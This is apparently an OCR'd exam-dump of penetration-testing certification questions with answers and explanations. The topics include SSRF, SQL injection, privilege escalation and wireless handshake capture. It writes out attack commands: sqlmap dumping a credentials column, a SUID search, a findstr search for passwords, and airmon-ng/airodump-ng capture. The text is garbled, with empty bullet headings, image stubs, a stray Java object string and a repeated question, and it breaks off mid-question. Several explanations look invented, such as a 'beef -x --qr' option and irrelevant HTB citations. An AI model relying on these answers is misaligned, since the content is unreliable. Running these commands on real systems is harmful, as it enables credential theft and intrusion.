





A. Mastered
B. Not Mastered

Answer: A

Explanation:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 62
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
==========

NEW QUESTION 66
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Answer: C

Explanation:
An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:
? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
==========

NEW QUESTION 71
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 72
A penetration tester executes multiple enumeration commands to find a path to escalate privileges. Given the following command:
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
Which of the following is the penetration tester attempting to enumerate?

A. Attack path mapping
B. API keys
C. Passwords
D. Permission

Answer: D

Explanation:
The command find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.
? Understanding the Command:
? Purpose:
? Why Enumerate Permissions:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 73
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Answer: B

Explanation:
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here??s a detailed breakdown:
? Components of a Pin Tumbler Lock:
? Operation:
? Why Pins Are the Correct Answer:
? Illustration in Lock Picking:
==========

NEW QUESTION 75
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
==========

NEW QUESTION 77
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: DE

Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:
? Implement an SCA Tool:
? Obtain the Latest Library Version:
Other Options Analysis:
? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.
==========

NEW QUESTION 80
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.

Answer: B

Explanation:
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here??s why option B is correct:
? Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
? Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
? Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
? Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.
==========

NEW QUESTION 85
During an external penetration test, a tester receives the following output from a tool:
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org
Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org

Answer: B

Explanation:
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:
? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.
==========

NEW QUESTION 88
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 91
Which of the following components should a penetration tester include in an assessment report?

A. User activities

B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 93
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Answer: D

Explanation:
By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
? Command Analysis:
? Objective:
? Other Options:
Pentest References:
? Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
? Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.
==========

NEW QUESTION 95
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Answer: A

Explanation:
? Debugging Mode:
? Common Causes:
? Best Practices:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 100
Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP
B. HTTPS
C. SMTP
D. DNS

Answer: D

Explanation:
Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:
? FTP (File Transfer Protocol) (Option A):
? HTTPS (Hypertext Transfer Protocol Secure) (Option B):
? SMTP (Simple Mail Transfer Protocol) (Option C):
? DNS (Domain Name System) (Option D):
Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

NEW QUESTION 104
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx

Answer: A

Explanation:
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.
? Understanding BeEF:
? Creating Malicious QR Codes: Step-by-Step Explanationbeef -x --qr
? Usage in Physical Security Assessments:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 107
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS
B. OSSTMM
C. MITRE ATT&CK
D. CREST

Answer: B

Explanation:
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:
? OSSTMM: This methodology breaks down the security testing process into 14
components, covering various aspects of security assessment, from planning to execution and reporting.
? OWASP MASVS: This is a framework for mobile application security verification
and does not have a 14-component life cycle.
? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.
? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
References from Pentest:
? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.
==========

NEW QUESTION 112
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 115
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

